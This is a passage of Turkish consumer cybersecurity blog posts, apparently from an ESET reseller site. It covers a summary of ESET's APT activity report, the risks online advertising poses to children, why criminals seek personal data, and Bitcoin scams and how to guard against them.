Rusya’ya bağlı gruplar faaliyetlerini Avrupa Birliği içinde casusluk ve Ukrayna’ya yönelik saldırılar üzerinde yoğunlaştırdı. Ayrıca, ESET araştırmacıları tarafından ortaya çıkarılan bir dezenformasyon ve psikolojik operasyon (PSYOP) olan Texonto Operasyonu kampanyası, Rusya seçimleriyle ilgili protestolar ve Ukrayna Kharkiv’deki durum hakkında yanlış bilgiler yayarak, yurt içinde ve yurt dışında Ukraynalılar arasında belirsizliği artırıyor.
Ek olarak, Kazakistan’ın çıkarlarıyla uyumlu olduğuna inandığımız bir grup olan SturgeonPhisher tarafından Orta Doğu’da yürütülen bir kampanyaya dikkat çekiyoruz. Ayrıca, Pakistan tarafından yönetilen tartışmalı bir bölge olan Gilgit-Baltistan hakkında bölgesel bir haber sitesine yapılan bir sulama deliği saldırısını tartışıyoruz ve son olarak, Belarus’un çıkarlarıyla uyumlu olduğunu değerlendirdiğimiz bir grup olan Winter Vivern tarafından Roundcube’deki bir sıfır gün açığının istismarını açıklıyoruz.
ESET APT Raporu Q4 2023-Q1 2024’te açıklanan kötü amaçlı faaliyetler ESET ürünleri tarafından tespit edilmiştir; paylaşılan istihbarat çoğunlukla tescilli ESET telemetri verilerine dayanmaktadır ve ESET araştırmacıları tarafından doğrulanmıştır.
Hedeflenen ülkeler ve sektörler
Saldırı kaynakları
*ESET APT Raporu, ESET APT Reports PREMIUM’da sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içerir. Daha fazla bilgi için [ESET Threat Intelligence](https://www.eset.com/tr/business/services/threat-intelligence/?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=wls-research&utm_content=eset-apt-activity-report-q4-2023-q1-2024&sfdccampaignid=7011n0000017htTAAQ) web sitesini ziyaret edin.*
ESET APT Raporu Q4 2023-Q1 2024
Raporu okuyun

Ayrıca bakınız: [Q3 – Q4 2023 APT Raporu](https://antivirus.com.tr/eset-apt-faaliyet-raporu-d2-d3-2023/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Araştırma, Siber Güvenlik
---
### [Çevrimiçi reklamlar çocukları nasıl etkiliyor?](https://antivirus.com.tr/cevrimici-reklamlar-cocuklari-nasil-etkiliyor/)
**Published:** Nisan 25, 2024
**Author:** ESET
**Excerpt:** Şüpheli içerik tanıtımından güvenlik riski oluşturmaya kadar çevrimiçi reklamlar çocuklar için birçok tehlike içeriyor. Çocuklarımızı nasıl güvende tutabiliriz?
**Content:**
Şüpheli içeriklerin tanıtımından güvenlik riski oluşturmaya kadar çevrimiçi reklamlar çocuklar için birçok tehlike arz ediyor. Çocuklarımızı nasıl güvende tutabiliriz?
Günümüzün dijital dünyasında çevrimiçi reklamlar neredeyse kaçınılmaz. Günlük bulmacanızdaki pop-up reklamlardan en sevdiğiniz sosyal medya hesaplarınızdaki sinsi satış ortaklığı gönderilerine kadar sürekli olarak ürün ve hizmetleri tanıtan hedefli pazarlama mesajlarıyla bombardımana tutuluyoruz ve çocuklar da bir istisna değil.
Reklamcılık, işletmeler için güçlü bir araç olsa da genç beyinler üzerindeki etkisi genellikle hafife alınıp ve göz ardı ediliyor. [Araştırmalar](https://www.ncbi.nlm.nih.gov/pmc/articles/PMC9724173/), gelişmekte olan eleştirel muhakemeleri nedeniyle gençlerin bu reklamlardan yetişkinlere kıyasla daha fazla etkilendiğini gösteriyor. Ortalama bir gencin günde [8,5 saatten fazla](https://www.mykidsvision.org/knowledge-centre/screen-time-in-teenagers-how-can-we-manage-it) zamanını ekranlara bakarak geçirdiğini düşündüğünüzde, gördükleri reklam sayısının ne kadar çok olduğunu tahmin edebilirsiniz.
Bu durum doğru bir şekilde yönetilmediği ve konuşulmadığı takdirde birçok soruna yol açabilir; hatta teknoloji devleri çocukları hedef alan reklamları tamamen [yasaklamak için baskı altındalar. ](https://www.bbc.co.uk/news/technology-54205229)
Peki, farkında olsunlar ya da olmasınlar gençlerin düzenli olarak bu hedefli mesajları tüketmelerinin ne gibi riskleri var? Aşağıda bunları inceliyoruz…
### 1. Uygunsuz davranışların normalleştirilmesi
En belirgin risklerden biri, çocukların uygun olmayan içerik, ürün ve hizmetlere maruz kalmasıdır. İster X dereceli materyal ister şiddet olsun, bu tür içeriklerin bilinçaltında bile teşvik edildiğini görmek bu davranışları normalleştirebilir ve neyin uygun olup neyin olmadığı konusunda çarpık bir algı yaratabilir.
Araştırmalar, bu tür materyallere uzun süre maruz kalmanın beynin pre-frontal korteksinin gelişimini etkileyebileceğini [gösteriyor](https://core.ac.uk/download/pdf/46963682.pdf)! Bu durum saldırganlığın ve engelleyici davranışların artmasına neden olabilir, bu da ömür boyu çocuklarla birlikte kalır ve ilerleyen yaşlarda başlarını belaya sokabilir.
### 2. Çarpıtılmış gerçeklik algıları
Çocukların eleştirmeden kabul etme eğiliminde oldukları reklamlardan gelen mesajlar, çevrelerindeki dünyaya ilişkin algılarını şekillendirebilir. Sosyal medya fenomenlerinin ve seçilmiş çevrimiçi içeriğin yükselişiyle birlikte, reklamlar genellikle günlük yaşamın karmaşıklıklarını yansıtmayabilecek idealize edilmiş bir gerçeklik versiyonunu tasvir etmektedir. Örneğin, görüntü düzenleme yazılımları, yapay zekâ ve bolca filtre sayesinde gençler düzenli olarak neye ‘benzemeleri’, ne ‘yemeleri’, nasıl ‘davranmaları’ ve internette ne ‘paylaşmaları’ gerektiğine dair [çarpık bir fikre](https://en.wikipedia.org/wiki/Effects_of_advertising_on_teen_body_image) maruz kalabilmektedir.
Bu çarpıtma, ulaşılamaz beklentilere, zayıf öz saygıya ve toplumsal normların çarpık bir şekilde anlaşılmasına yol açabilir. Gençlerde yeme bozuklukları, anksiyete, uykusuzluk ve depresyonun [artmasına](https://www.oecd.org/els/health-systems/Children-and-Young-People-Mental-Health-in-the-Digital-Age.pdf) neden olabilir. Ebeveynler veya sorumlu yetişkinler, çocukların medya mesajlarını eleştirel bir gözle değerlendirmelerine ve dengeli bir bakış açısı geliştirmelerine yardımcı olmalıdır.
### 3. Sağlıksız alışkanlıkların özendirilmesi
Reklamların amacı satışları artırmak olduğundan, tanıtılan ürün veya hizmetlerin niteliği, gençlerin tüketim alışkanlıklarını nasıl etkileyebileceklerini belirlemede önemlidir.
Örneğin, [gençlerin %85’inden fazlası](https://www.thedrum.com/news/2020/12/18/86-teens-exposed-junk-food-ads-instagram-facebook-and-twitter) Instagram, Facebook ve Twitter’da abur cubur reklamlarına maruz kalmaktadır. Endişe verici bir şekilde, araştırmalar buna maruz kalmanın artmasının tuz, şeker ve yağ oranı daha yüksek gıdaların tüketiminin artmasıyla [doğrudan ilişkili](https://news.cancerresearchuk.org/2020/12/18/86-of-teens-exposed-to-junk-food-ads-on-social-media/) olduğunu göstermektedir. Sorun sadece sağlıksız gıda reklamları değildir: Çeşitli platformlarda sinsice tanıtılan alkol ve tütün ürünleri de [kötü alışkanlıklara yol açabilir](https://time.com/3672188/alcohol-advertising-kids/).
### 4. Uygulama içi satın alımlar ve finansal riskler
Mobil oyunlarda yeni jetonlar, puanlar, silahlar vb. satın alma olanağı, reklamcıların çocukları hedef almaları için yeni bir yol açtı. Bu satın alımlar ilk başta zararsız gibi görünse de hızla artarak ebeveynler veya faturayı ödeyen kişi için önemli masraflara yol açabilir.
Özel oyun özellikleri, modifikasyonlar ve sanal para birimleri çocukları (ve dürüst olalım, yetişkinleri bile) çoğu zaman finansal sonuçlarını tam olarak anlamadan uygulamalarda gerçek para harcamaya teşvik ediyor (lütfen bilmeden eklentilere 50 £ harcayan ilk kişi olmadığımı söyleyin). Hatta [bir çocuğun](https://appleinsider.com/articles/20/12/13/kid-spends-16k-on-in-app-purchases-for-ipad-game-sonic-forces) ailesinin parasından 16.000 doları bilmeden uygulama içi satın alımlara harcadığı aşırı harcama vakaları bile olmuştur. Bu çevrimiçi alemlerde harcanan para ne olursa olsun, bu ekstra mali çıktı aile bütçelerini zorlayabilir ve hatta daha sonra pervasız harcama alışkanlıklarına yol açabilir.

### 5. Güvenlik ve gizlilik riskleri
Çocukların maruz kalabileceği bazı çevrimiçi reklamlar önemli güvenlik ve gizlilik riskleri oluşturabilir. Bu, siber suçlular tarafından kötü amaçlı yazılım içerecek şekilde hazırlanmış veya kimlik avı dolandırıcılığına yol açarak çocukların cihazlarını ve kişisel bilgilerini riske atan belirli banner’lar, resimler veya mikro siteler yoluyla olabilir. Bu arada, saygın şirketler bile çocukların gizliliğini tehlikeye atabilecek [aşırı reklam takibi](https://www.nytimes.com/2023/08/17/technology/youtube-google-children-privacy.html) yapabilir ve bu da ebeveyn izni olmadan hassas verilerin toplanmasına yol açabilir.
Bu risklere karşı korunmak, sağlam siber güvenlik önlemleri ve ebeveyn gözetimi gerektirir. Ebeveyn kontrol araçları bu noktada [son derece değerli](https://antivirus.com.tr/neden-ebeveyn-kontrol-yazilimina-ihtiyaciniz-var-ve-bu-yazilimda-olmasi-gereken-5-ozellik/) olabilir ve ebeveynlere ve vasilere hangi uygulamaların indirilebileceğini ve hangi web sitelerine erişilebileceğini yönetme becerisi kazandırır.
## Çevrimiçi reklamlar ve sağlıklı tüketim
Riskler ürkütücü görünse de ebeveynlerin ve vasilerin çocukları reklama maruz kalmanın yaratabileceği olumsuz etkilerden korumaya yardımcı olmak için yapabilecekleri çok şey vardır. Destek sağlamada proaktif olmak ve devam eden riskler konusunda farkındalığa sahip olmak, bakıcıların günlük yaşamın bu kaçınılmaz parçası karşısında bir adım önde olmalarına yardımcı olabilir.
### Açık konuşmalar
[Açık diyalog ve iletişim](https://antivirus.com.tr/evde-siber-guvenlik-cocuklarin-internette-guvende-olmalari-icin-onlarla-konusun/), dijital okuryazarlık ve dayanıklılığın geliştirilmesinde çok önemli bir rol oynamaktadır. Reklamların potansiyel tehlikelerini tartışmak, gençleri reklamları nasıl aldıkları ve yorumladıkları konusunda bilinçli seçimler yapmaları için güçlendirebilir. Bu bilgi ve anlayışla, gençler gördükleri reklamlarda idolleştirilen çarpıtılmış gerçekliği ve sağlıksız davranışları reddetmek için daha donanımlı olabilirler.
### Araçlar ve kaynaklar
Açık diyaloğa ek olarak, ebeveyn kontrol yazılımı çocukların çevrimiçi deneyimlerini yönetmede değerli bir araç olarak hizmet edebilir. [ESET Parental Control for Android](https://www.eset.com/tr/home/parental-control-android/) gibi çözümler, uygulama engelleme, web filtreleme ve ekran süresi yönetimi sunarak ebeveynlerin ve vasilerin çocukların dijital ortamını kendi özel ihtiyaçlarına ve endişelerine göre uyarlamalarına olanak tanır. Bu araçları proaktif iletişimle birlikte kullanan ebeveynler, çocukları için daha güvenli ve emniyetli bir çevrimiçi ortam yaratabilirler.
Çevrimiçin reklamlar ve çocukların refahı üzerindeki etkileri abartılamaz. Şüpheli içerikleri teşvik etmekten finansal, güvenlik ve gizlilik riskleri oluşturmaya kadar, çevrimiçi reklamlar genç beyinler için birçok tehlike arz etmektedir. Ancak dikkatli ebeveyn gözetimi, açık iletişim ve uygun teknolojik önlemlerle, ebeveynler ve vasiler bu riskleri azaltmaya yardımcı olabilir ve çocuklarını dijital dünyada güvenli ve sorumlu bir şekilde gezinmeleri için güçlendirebilirler.
*Çocukların çevrimiçi ortamda karşılaştığı daha fazla risk ve teknolojinin nasıl yardımcı olabileceği hakkında daha fazla bilgi edinmek için* [*Safer Kids Online*](https://saferkidsonline.eset.com/tr/)*‘a gidin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çevrimiçi Reklamlar, Siber Güvenlik
---
### [Siber suçluların kişisel veriler peşinde koşmasının 7 nedeni](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/)
**Published:** Nisan 22, 2024
**Author:** ESET
**Excerpt:** Siber suçluları, insanların kişisel bilgilerini sürekli hedef almaya iten şeyler nelerdir? Verilerinizi, neden hayatınız buna bağlıymış gibi korumanız gerekir?
**Content:**
Siber suçluları, insanların kişisel bilgilerini sürekli hedef almaya iten şeyler nelerdir? Verilerinizi, neden hayatınız buna bağlıymış gibi korumanız gerekir?
Ne zaman çevrimiçi olsak, arkamızda bir veri izi bırakıyoruz. Hayatlarımız dijital teknoloji ile giderek daha fazla iç içe geçerken [dijital ayak izlerimiz](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/) de büyümeye devam ediyor. Sosyal medyada paylaşım yaparken veya çevrimiçi ürün satın alırken oluşturduğumuz bazı veri parçaları, internetin gölgelerinde gizlenen siber suçlular için büyük değer taşıyabilir.
Bu arada, siber suçlular dijital ortama dağılmış veri hazinelerinden faydalanmak için hünerlerini geliştirirken veri ihlalleri ve sızıntıları yaygınlaşmaya devam ediyor. Ne kadar çok çevrimiçi hizmet kullanır ve bilgilerinizi paylaşırsanız (örneğin bu şirketlerden biri bilgisayar korsanları tarafından ele geçirildiğinde) verilerinizin yanlış ellere geçme olasılığı o kadar artar. Her birimiz potansiyel olarak finansal dolandırıcılıktan gasp kampanyalarına kadar bir dizi tehditle karşı karşıya olduğumuzdan kişisel bilgilerimizi korumanın önemi abartılamaz.
## Kişisel veriler neden değerli?
Her şeyden önce, kişisel verilerden bahsederken tam olarak neyden bahsediyoruz? Basitçe ifade etmek gerekirse, isimler, doğum tarihleri, sosyal güvenlik numaraları, ev adresleri, telefon numaraları, e-posta adresleri, sağlık verileri, finansal detaylar, fotoğraflar, biyometrik bilgiler, konum verileri ve hatta IP adresleri gibi tek başına veya diğer bilgilerle birlikte belirli bir kişiyi tanımlamak için kullanılabilecek her türlü bilgiyi kapsar.
Tüm bunlar bir kenara, suçluları acımasızca kişisel bilgilerimizi hedef almaya iten şeyi tam olarak detaylandıralım.
### 1. Finansal dolandırıcılık
Finansal dolandırıcılık dijital çağın en yaygın tehditlerinden biridir. Kişisel veriler finansal varlıklarınıza açılan bir kapı görevi görmektedir ve bu da onları her zaman çok para kazanmayı isteyen siber suçlular için birincil hedef haline getirmektedir. Banka kartı bilgilerini korumak sağduyulu bir davranış olsa da bu dikkati bizi tanımlayan diğer tüm bilgilere de yaymak ve banka hesaplarımıza yetkisiz erişimi önlemek için her türlü kişisel bilgiyi koruma konusunda proaktif olmak da aynı derecede önemlidir.
Siber suçlular, finansal kimlik bilgilerinin ötesinde, dolandırıcılık planları tasarlamak için isimler, adresler, sosyal güvenlik numaraları ve hatta çevrimiçi alışveriş alışkanlıklarımız dahil olmak üzere çok sayıda kişisel veriyi kullanabilir. Saldırganlar kişisel bilgilerinizin parçalarını bir araya getirerek sizi taklit edebilir, hesaplarınızı kurcalayabilir ve genellikle geniş kapsamlı sonuçlara yol açan yetkisiz işlemler gerçekleştirebilir.
### 2. Kimlik hırsızlığı
Kimliğiniz, ne idiği belirsiz kişilere sizin adınız altında dolandırıcılık faaliyetlerinde bulunma olanağı verir; bu da yalnızca mali refahınızı tehlikeye atmakla kalmaz, aynı zamanda itibarınızı, güvenilirliğinizi ve genel refahınızı da zedeler. Çalıntı kimlikleri kullanan siber suçlular, şüphelenmeyen kurbanlar “adına” çok çeşitli dolandırıcılık faaliyetleri gerçekleştirebilir, finansal istikrarlarını ve kişisel bütünlüklerini tehlikeye atabilir.
Dolandırıcılar ne kadar çok veri elde ederse, belki de sahte sosyal medya profillerinin yardımıyla kişilerinizi hileli kampanyalarla kandırmaktan vergi, sigorta ve çevrimiçi alışveriş dolandırıcılığı da dahil olmak üzere çeşitli dolandırıcılık türlerini gerçekleştirmeye kadar her türlü kötü niyetli eylem için cephanelikleri o kadar büyük olur.
### 3. Fidye yazılımları ve gasp
Fidye yazılım tehdidi yıllardır dijital ortamda büyük bir tehdit olarak varlığını sürdürüyor. Özellikle kişisel belgeler, hassas iş verileri ve yeri doldurulamaz anılar söz konusu olduğunda, cihazlarınızın ve verilerinizin aniden kilitlenmesinin psikolojik etkisi çok büyüktür.
Böylesine korkunç koşullarla karşı karşıya kalan birçok mağdur, saldırganların taleplerine boyun eğmek zorunda hissediyor ve dijital varlıkları üzerindeki kontrollerini yeniden kazanacakları umuduyla [yüksek fidye ücretleri ödemek](https://www.eset.com/tr/blog/fidye-yazilimi-odemeli-mi-odememeli-mi/) zorunda kalıyor. Bu gerçeklik, sürekli gelişen fidye yazılımı saldırıları tehdidine karşı sağlam siber güvenlik önlemlerinin ve proaktif savunmaların önemini vurgulamaktadır.
### 4. Karanlık web satışı
Kişisel veriler, hem karanlık web olarak bilinen internetin keyifsiz yeraltı dünyasında hem de Telegram gibi ana akım [sosyal medya platformlarının](https://www.eset.com/tr/blog/gozumuzun-onundeki-gizlenen-gercek-karanlik-ag-sosyal-medyaya-nasil-yayiliyor/) gölgeli girintilerinde kazançlı bir meta haline geldi. Çalınan giriş bilgilerinden, sosyal güvenlik kartı detaylarına ve bebeklerin kişisel verilerine kadar her şey kapanın elinde kalıyor. Hiçbir bilgi siber suçlular için istismar edilemeyecek kadar kutsal değil.
Bu gizli pazar yeri, yasadışı veri işlemlerinin bol olduğu bir merkez olarak gelişmekte ve siber suçluların çalınan bilgileri daha kötü faaliyetler için kullanmasına veya kötü niyetli aktörlere satmasına olanak sağlamaktadır. Bu sömürü döngüsünü devam ettiren siber suçlular yalnızca kâr etmekle kalmıyor aynı zamanda karanlık ağın gelişen yeraltı ekonomisine de katkıda bulunuyorlar.
### 5. Hesap hırsızlığı
Hesap hırsızlığı, suçluların sosyal medya siteleri, e-posta hizmetleri ve diğer platformlar da dahil olmak üzere çevrimiçi varlığınızın çeşitli yönlerine sızmaları için doğrudan bir yoldur. İçeri girdikten sonra, dolandırıcılık faaliyetleri gerçekleştirmek, kötü amaçlı yazılım yaymak veya kimliğinizi tehlikeye atmak için bu erişimden yararlanırlar. İster verilerimizi depolayan bir şirket, hesap veya hizmetteki veri ihlali nedeniyle olsun ister çevrimiçi ortamda isteyerek paylaştığımız bilgiler sayesinde olsun, saldırganlar genellikle sadece ad, soyad, doğum tarihi veya elde edilen diğer verilerin kombinasyonlarını kullanarak parolalarımızı kırabilir.
Bu tür riskleri azaltmak için, güçlü ve benzersiz parolalar kullanmak ve iki faktörlü kimlik doğrulama uygulamak gibi sağlam güvenlik önlemleriyle savunmanızı güçlendirmeniz zorunludur. Bu proaktif adımlar, hesap hırsızlığının tehlikelerine karşı önemli güvenceler olarak hizmet eder ve dijital varlıklarınızı tehditlerden korumaya yardımcı olur.
### 6. (Spear) oltalama mesajları
Oltalama, özellikle de spearphishing olarak bilinen hedefli tür, belirli kişi veya kuruluşlara yönelik ikna edici mesajlar oluşturmak için kişisel verilerden yararlanabilir. Siber suçlular hedeflerini titizlikle araştırarak isimleri, iş unvanları, şirket bağlantıları ve hatta kişisel ilgi alanları veya faaliyetleri gibi bilgileri toplayabilir. Saldırganlar ellerindeki bu verilerle, taktiklerini meşru ve ilgili görünecek şekilde uyarlayarak başarı olasılığını artırabilir.
Örneğin, çevrimiçi alışverişleriniz hakkında bilgi sahibi olan bir dolandırıcı, tanıdık bir perakendeciden gelen bir makbuz veya promosyon teklifi gibi görünen ikna edici bir e-posta hazırlayabilir. Diğer senaryolarda, mesajlarının güvenilirliğini artırmak için kamuya açık bilgilerden elde edilen verileri kullanarak kuruluşunuzdaki bir iş arkadaşınızı veya amirinizi taklit edebilirler.
### 7. Kurumsal casusluk
Kişisel veriler yalnızca “sıradan” siber suçluların ilgisini çekmez; rakip şirketler, hükümetler ve diğer gruplar da bu hassas bilgilerin peşindedir. Kurumsal casusluk alanında, kişisel veriler stratejik avantajlar sağlama ve hedefli saldırıları kolaylaştırma potansiyeli nedeniyle arzulanmaktadır. [Çalışanlardan çalınan veriler](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/), sonuçları kişisel gizliliğin çok ötesine geçebilecek hedefli saldırılar için araç haline gelebilir.
Rakiplerin operasyonları hakkında bilgi edinmeyi amaçlayan endüstriyel casusluktan, kritik altyapı ve hassas hükümet sistemlerini hedef alan devlet destekli kampanyalara kadar, kurumsal casusluk alanında riskler yüksektir.
## Kendinizi korumak için 7 ipucu
Verilerinizin siber suçluların hedefine girme riskini büyük ölçüde azaltacak birkaç basit önlem vardır.
- İstenmeyen e-postalara, mesajlara veya kişisel bilgi taleplerine karşı dikkatli olun ve şüpheli bağlantılara tıklamaktan veya bilmediğiniz kaynaklardan gelen ekleri indirmekten kaçının.
- Çevrimiçi bilgi paylaşımı söz konusu olduğunda ihtiyatlı olun.
- Her bir hesabınız için [güçlü ve benzersiz parolalar](https://www.eset.com/tr/blog/dunyanin-en-cok-kullanilan-parolalari/) kullanın.
- İmkan tanıyan her hesapta [iki faktörlü kimlik doğrulamayı](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) etkinleştirin.
- Banka hesaplarınızı, kredi raporlarınızı ve diğer finansal hesaplarınızı herhangi bir yetkisiz faaliyete karşı düzenli olarak izleyin. Şüpheli işlemleri veya [kimlik hırsızlığı belirtilerini](https://www.eset.com/tr/blog/kimliginizin-calindigina-dair-5-ipucu/) derhal bildirin.
- İhlal edilen parola uyarılarını takip edin ve böyle bir bildirim aldıktan sonra derhal harekete geçin.
- Tüm cihazlarınıza saygın bir güvenlik yazılımı yükleyin.
“Bilgisayar korsanları için değerli hiçbir şeyim yok”, “neden biri bunları umursasın ki?” veya “saklayacak hiçbir şeyim yok” gibi ifadeler kişisel verilerin ve siber güvenliğin önemine ilişkin yaygın yanlış kanıları yansıtmaktadır. Yukarıdaki özetin, görünüşte zararsız olan bilgilerin bile kötü niyetli aktörler için ne kadar değerli olabileceğini göstermeye yardımcı olduğunu umuyoruz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kişisel Veriler, Siber Güvenlik
---
### [Bitcoin dolandırıcılığı: Nasıl önlem alabilirsiniz? ](https://antivirus.com.tr/bitcoin-dolandiriciligi-nasil-onlem-alabilirsiniz/)
**Published:** Nisan 18, 2024
**Author:** ESET
**Excerpt:** Siber suçlular kripto paraları hedef alıyor. Makalemizde Bitcoin dolandırıcılığı ve alabileceğiniz önlemleri inceliyoruz.
**Content:**
*Siber suçlular kripto paraları hedef alıyor. Makalemizde Bitcoin dolandırıcılığı ve alabileceğiniz önlemleri inceliyoruz.*
Bitcoin hızla yükseliyor. Piyasa değerine göre dünyanın en büyük dijital para birimi, Mart ayı başında yaklaşık 69.000 $ olan bir önceki rekor değerini geçti. Şu anda tahmini olarak 1,3 trilyon dolar [değerinde](https://www.theguardian.com/technology/2024/mar/05/bitcoin-cryptocurrency-new-record-value-explainer). Ancak kripto paranın dalgalanan değeri, bunları hedefleyen siber suç faaliyetleri kadar yüksek değil. Aslında [kripto tehditleri](https://antivirus.com.tr/blok-zinciri-kripto-para-ve-kisisel-bilgilerinizi-koruyun/) yıllardır gelişiyor.
Şu anda kripto dünyası, bu ayın sonlarında gerçekleşecek bir bitcoin halving için kendini hazırlıyor. Bu tür olaylar yalnızca medyanın ve kamuoyunun kripto paralara olan ilgisini çekmekle kalmıyor, aynı zamanda bu olayların yarattığı heyecandan faydalanmak isteyen kötü niyetli aktörler de kimlik avı dolandırıcılığı ya da şüphelenmeyen kişileri hedef alan hileli yatırım planları başlatıyor.
Dijital para biriminizi güvende tutmak için bilmeniz ve yapmanız gerekenlere bakalım.
## Bitcoin dolandırıcılığı çeşitli şekillerde ortaya çıkabilir
Kripto sahibi olmak, (sözde) anonimliği, düşük işlem maliyetleri ve alternatif bir yatırım seçeneği olması nedeniyle birçok kişi için cazip olabilir. Ancak kripto dünyası aynı zamanda düzenlenmemiş olduğu için Vahşi Batı olarak adlandırılabilir. Tehdit aktörleri, dolandırıcılık ve sofistike kötü amaçlı yazılımlar yoluyla dijital bilince sahip olmayan kullanıcıları acımasızca sömürmeye hazırdır. Bazı durumlarda, sizi tamamen atlayıp kripto borsalarının ve diğer üçüncü tarafların peşine düşebilirler.
Ana tehditleri üç türe ayırabiliriz: kötü amaçlı yazılımlar, dolandırıcılıklar ve üçüncü taraf ihlalleri.
1. **Kötü amaçlı yazılımlar ve zararlı uygulamalar**
[En son ESET Tehdit Raporu](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22023.pdf#page=14)‘na göre, kullanıcıların cüzdanlarından kripto para çalmak için özel olarak tasarlanmış kötü amaçlı yazılımların (cryptostealers) tespitleri, H1’den H2 2023’e kadar %68 arttı. En popüler olanlardan biri, dijital cüzdanları, kullanıcı kimlik bilgilerini ve hatta iki faktörlü kimlik doğrulama (2FA) tarayıcı uzantılarını hedef alan Lumma Stealer, diğer adıyla LummaC2 Stealer. Bu kötü amaçlı yazılım, tehlikeye atılmış makinelerden bilgi sızdırır. Siber suçlulara bir hizmet olarak sunulan bu özel kripto hırsızı tespitleri H1 ve H2 2023 arasında üç katına çıktı.
Diğer kripto çalan kötü amaçlı yazılım tehditleri:
- Kripto boşaltıcılar: cüzdanınızdaki varlıkların değerini tespit etmek, fonları hızlı bir şekilde hortumlamak için kötü amaçlı akıllı sözleşmeler kullanmak ve ardından izlerini gizlemek için karıştırıcılar veya çoklu transferler kullanmak üzere tasarlanmış bir kötü amaçlı yazılım türüdür. MS Drainer adlı bir varyant, dokuz aylık bir süre zarfında [tahmini 59 milyon dolar](https://www.infosecurity-magazine.com/news/crypto-drainer-steals-59m-google-x/) çaldı
- RedLine Stealer, Agent Tesla ve Racoon Stealer gibi yaygın bilgi hırsızlarının hepsi kripto çalma özelliğine sahiptir
- Başka bir genel bilgi hırsızı türü olan ClipBanker Truva atları da kripto para cüzdan hesap adreslerini sızdırıyor
- Kripto çalan kötü amaçlı yazılımlar genellikle sahte uygulamalarda gizlenmiş olarak bulunur. Örneğin son zamanlarda ESET araştırmacıları, kullanıcılar tarafından sohbet mesajlarında gönderilen kripto cüzdan adreslerini kaldırmak için tasarlanmış trojanize WhatsApp ve Telegram uygulamalarında düzinelerce ClipBanker kötü amaçlı yazılım [varyantı buldu](https://antivirus.com.tr/sahte-whatsapp-ve-telegram-kripto-para-pesinde/)
- Amadey, DanaBot ve LaplasBanker gibi botnet zararlı yazılımları da kripto cüzdan bilgilerini çalmak için işlevsellik içerebilir
2. **Bitcoin** **dolandırıcılığı ve sosyal mühendislik**
Bazen kötü niyetli kişiler kötü amaçlı yazılımları tamamen ortadan kaldırır ve/veya saflığımızdan faydalanmak için özenle hazırlanmış saldırılarla birleştirir.
Şekil 1 Dolandırıcılık sitelerine örnekler kaynak ESET Threat Report H1 2023
**Kripto para birimlerini hedef alan ve bitcoin dolandırıcılığı için yaygın olarak [kullanılan yöntemlere](https://antivirus.com.tr/blok-zinciri-kripto-para-ve-kisisel-bilgilerinizi-koruyun/) dikkat edin:**
- **Kimlik avı teknikleri,** kurbanları kripto cüzdan bilgilerini/fonlarını çalmak için tasarlanmış [kötü niyetli bağlantılara tıklamaya ](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/)ikna etmek için sıklıkla kullanılır. Kripto boşaltıcılar söz konusu olduğunda, ilk temas genellikle meşru yüksek profilli hesaplar gibi görünen sahte sosyal medya hesaplarındaki reklamlardır. Kullanıcılar daha sonra gerçek bir token dağıtım platformu gibi görünen sahte bir kimlik avı web sitesine yönlendirilir ve ardından cüzdanlarını siteye bağlamaları istenir. Daha sonra kurbana imzalaması için (kötü niyetli) bir işlem sunulur ve bu işlem cüzdanlarındaki fonları otomatik olarak boşaltır. Mağdurlar Şubat ayında bu tür bir dolandırıcılıktan [47 milyon dolar kaybetti.](https://www.infosecurity-magazine.com/news/victims-47m-crypto-phishing-scams-1/)
- **Ünlü taklidi,** dolandırıcılar için yaygın bir hiledir. Sahte bir sosyal medya hesabı oluşturup Elon Musk gibi popüler kişileri taklit ederek sahte kripto eşantiyonları başlatır veya sahte yatırım fırsatlarını duyururlar. Bu hesaplar kötü amaçlı bağlantılar içerecek ve/veya kurbanlardan doğrudan kripto para yatırma talebinde bulunur.
- **Aşk dolandırıcılığı** geçen yıl dolandırıcılara 652 milyon doların üzerinde para kazandırdı. Dolandırıcılar tanışma sitelerinde kurbanlarıyla yakınlık kurduktan sonra bir hikaye uydurarak onlardan (muhtemelen izlenmesi zor olduğu için) kripto paralar aracılığıyla para istiyorlar.
